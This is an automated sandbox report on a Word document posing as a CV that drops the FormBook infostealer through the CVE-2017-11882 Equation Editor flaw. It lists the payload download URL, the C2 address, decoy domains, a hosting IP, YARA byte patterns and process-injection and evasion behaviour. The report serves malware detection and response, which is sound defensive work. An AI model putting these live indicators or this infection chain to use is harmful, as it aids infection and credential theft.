ID: 510259
Sample Name: C.V_Job Request.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 16:41:26
Date: 27/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report C.V_Job Request.doc

Overview


General Information

Sample Name:	C.V_Job Request.doc
Analysis ID:	510259
MD5:	b5be2992130447..
SHA1:	653d40c3e86feb1.
SHA256:	fd4e52557f511c5..
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- Sigma detected: Droppers Exploiting…
- System process connects to networ…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropp…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 940 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 1532 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - seasonhd72463.exe (PID: 1812 cmdline: C:\Users\user\AppData\Roaming\seasonhd72463.exe MD5: 9227463FFB6E37D271919E06D175EDA7)
    - seasonhd72463.exe (PID: 2820 cmdline: C:\Users\user\AppData\Roaming\seasonhd72463.exe MD5: 9227463FFB6E37D271919E06D175EDA7)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - msiexec.exe (PID: 2004 cmdline: C:\Windows\SysWOW64\msiexec.exe MD5: 4315D6ECAE85024A0567DF2CB253B7B0)
          - cmd.exe (PID: 2176 cmdline: /c del 'C:\Users\user\AppData\Roaming\seasonhd72463.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.agentpathleurre.space/s18y/"
  ],
  "decoy": [
    "jokes-online.com",
    "dzzdjn.com",
    "lizzieerhardtebnaryepptts.com",
    "interfacehand.xyz",
    "sale-m.site",
    "block-facebook.com",
    "dicasdamadrinha.com",
    "maythewind.com",
    "hasari.net",
    "omnists.com",
    "thevalley-eg.com",
    "rdfj.xyz",
    "szhfcy.com",
    "alkalineage.club",
    "fdf.xyz",
    "absorplus.com",
    "poldolongo.com",
    "badassshirts.club",
    "ferienwohnungenmv.com",
    "bilboondokoak.com",
    "ambrosiaaudio.com",
    "lifeneurologyclub.com",
    "femboys.world",
    "blehmails.com",
    "gametimebg.com",
    "duytienauto.net",
    "owerful.com",
    "amedicalsupplyco.com",
    "americonnlogistics.com",
    "ateamautoglassga.com",
    "clickstool.com",
    "fzdzcnj.com",
    "txtgo.xyz",
    "izassist.com",
    "3bangzhu.com",
    "myesstyle.com",
    "aek181129aek.xyz",
    "daoxinghumaotest.com",
    "jxdg.xyz",
    "restorationculturecon.com",
    "thenaturalnutrient.com",
    "sportsandgames.info",
    "spiderwebinar.net",
    "erqgseidx.com",
    "donutmastermind.com",
    "aidatislemleri-govtr.com",
    "weetsist.com",
    "sunsetschoolportaits.com",
    "exodusguarant.tech",
    "gsnbls.top",
    "huangdashi33.xyz",
    "amazonretoure.net",
    "greathomeinlakewood.com",
    "lenovoidc.com",
    "qiuhenglawfirm.com",
    "surveyorslimited.com",
    "carterscts.com",
    "helmosy.online",
    "bakersfieldlaughingstock.com",
    "as-payjrku.icu",
    "mr-exclusive.com",
    "givepy.info",
    "ifvita.com",
    "obesocarpinteria.online"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.679087933.0000000000110000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.679087933.0000000000110000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000002.679087933.0000000000110000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18849:$sqlite3step: 68 34 1C 7B E1 • 0x1895c:$sqlite3step: 68 34 1C 7B E1 • 0x18878:$sqlite3text: 68 38 2A 90 C5 • 0x1899d:$sqlite3text: 68 38 2A 90 C5 • 0x1888b:$sqlite3blob: 68 53 D8 7F 8C • 0x189b3:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000002.461772968.00000000002C0000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000002.461772968.00000000002C0000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 30 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.seasonhd72463.exe.400000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.seasonhd72463.exe.400000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.seasonhd72463.exe.400000.1.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18849:$sqlite3step: 68 34 1C 7B E1 • 0x1895c:$sqlite3step: 68 34 1C 7B E1 • 0x18878:$sqlite3text: 68 38 2A 90 C5 • 0x1899d:$sqlite3text: 68 38 2A 90 C5 • 0x1888b:$sqlite3blob: 68 53 D8 7F 8C • 0x189b3:$sqlite3blob: 68 53 D8 7F 8C
5.0.seasonhd72463.exe.400000.9.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.0.seasonhd72463.exe.400000.9.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8b08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x148b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x143a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x149b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14b2f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x979a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1361c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa493:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab27:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bb2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 3 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Explo Redire Calls/
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Explo Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 3 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 2	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denia Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Down Insecu Proto


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
C.V_Job Request.doc	51%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{4A35DA17-E94D-4691-827C-120A276E213C}.tmp	100%	Avira	EXP/CVE-2017-11882.Gen	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{4A35DA17-E94D-4691-827C-120A276E213C}.tmp	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\seasonzx[1].exe	23%	ReversingLabs	ByteCode-MSIL.Infostealer.Heye	
C:\Users\user\AppData\Roaming\seasonhd72463.exe	23%	ReversingLabs	ByteCode-MSIL.Infostealer.Heye	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.seasonhd72463.exe.59d818.2.unpack	100%	Avira	HEUR/AGEN.1104764		Download File
5.0.seasonhd72463.exe.400000.9.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.seasonhd72463.exe.400000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.2.seasonhd72463.exe.380000.0.unpack	100%	Avira	HEUR/AGEN.1104764		Download File
7.0.msiexec.exe.b50000.0.unpack	100%	Avira	HEUR/AGEN.1104764		Download File

Source	Detection	Scanner	Label	Link	Download
5.2.seasonhd72463.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.seasonhd72463.exe.400000.7.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
7.2.msiexec.exe.b50000.0.unpack	100%	Avira	HEUR/AGEN.1104764		Download File

Domains

Source	Detection	Scanner	Label	Link
binatonezx.tk	15%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://www.collada.org/2005/11/COLLADASchema9Done	0%	URL Reputation	safe	
http://java.sun.com	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://go.microsoft.c	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://binatonezx.tk/seasonzx.exe	100%	Avira URL Cloud	malware	
www.agentpathleurre.space/s18y/	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
binatonezx.tk	2.56.59.211	true	true	• 15%, Virustotal, Browse	unknown
www.lenovoidc.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://binatonezx.tk/seasonzx.exe	true	• Avira URL Cloud: malware	unknown
www.agentpathleurre.space/s18y/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
2.56.59.211	binatonezx.tk	Netherlands		395800	GBTCLOUDUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	510259
Start date:	27.10.2021
Start time:	16:41:26
Joe Sandbox Product:	CloudBasic

Overall analysis duration:	0h 12m 1s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	C.V_Job Request.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	11
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@9/10@2/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 21.6% (good quality ratio 20.9%) • Quality average: 78.7% • Quality standard deviation: 25.8%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
16:42:19	API Interceptor	47x Sleep call for process: EQNEDT32.EXE modified
16:42:21	API Interceptor	74x Sleep call for process: seasonhd72463.exe modified
16:42:45	API Interceptor	117x Sleep call for process: msiexec.exe modified
16:44:16	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
2.56.59.211	Purchase order.doc	Get hash	malicious	Browse	• binatonez x.tk/villarzx.exe
	Swift-copy.doc	Get hash	malicious	Browse	• binatonez x.tk/obinn azx.exe
	RFQ for _RTO system packages product details.doc	Get hash	malicious	Browse	• binatonez x.tk/stanzx.exe
	Purchase order_122.doc	Get hash	malicious	Browse	• binatonez x.tk/catzx.exe
	SMC Req Offer.doc	Get hash	malicious	Browse	• binatonez x.tk/seaso nzx.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Original Shipping documents.doc	Get hash	malicious	Browse	• binatonez x.tk/villarzx.exe
	payment.doc	Get hash	malicious	Browse	• binatonez x.tk/david hillzx.exe
	_Payment Advise.doc	Get hash	malicious	Browse	• binatonez x.tk/trule xzx.exe
	FLOW LINE CONTRACT00939.doc	Get hash	malicious	Browse	• binatonez x.tk/asadzx.exe
	QUOTE B1018530.doc	Get hash	malicious	Browse	• binatonez x.tk/mazx.exe
	About company.doc	Get hash	malicious	Browse	• binatonez x.tk/gregzx.exe
	Purchase order_122.doc	Get hash	malicious	Browse	• binatonez x.tk/catzx.exe
	PRICE QUOTATION.doc	Get hash	malicious	Browse	• binatonez x.tk/seaso nzx.exe
	PROFORMA INVOICE.doc__.rtf	Get hash	malicious	Browse	• binatonez x.tk/obinn azx.exe
	Purchase Order.doc	Get hash	malicious	Browse	• binatonez x.tk/villarzx.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
binatonezx.tk	Purchase order.doc	Get hash	malicious	Browse	• 2.56.59.211
	Swift-copy.doc	Get hash	malicious	Browse	• 2.56.59.211
	RFQ for _RTO system packages product details.doc	Get hash	malicious	Browse	• 2.56.59.211
	Purchase order_122.doc	Get hash	malicious	Browse	• 2.56.59.211
	SMC Req Offer.doc	Get hash	malicious	Browse	• 2.56.59.211
	Original Shipping documents.doc	Get hash	malicious	Browse	• 2.56.59.211
	payment.doc	Get hash	malicious	Browse	• 2.56.59.211
	_Payment Advise.doc	Get hash	malicious	Browse	• 2.56.59.211
	FLOW LINE CONTRACT00939.doc	Get hash	malicious	Browse	• 2.56.59.211
	QUOTE B1018530.doc	Get hash	malicious	Browse	• 2.56.59.211
	About company.doc	Get hash	malicious	Browse	• 2.56.59.211
	Purchase order_122.doc	Get hash	malicious	Browse	• 2.56.59.211
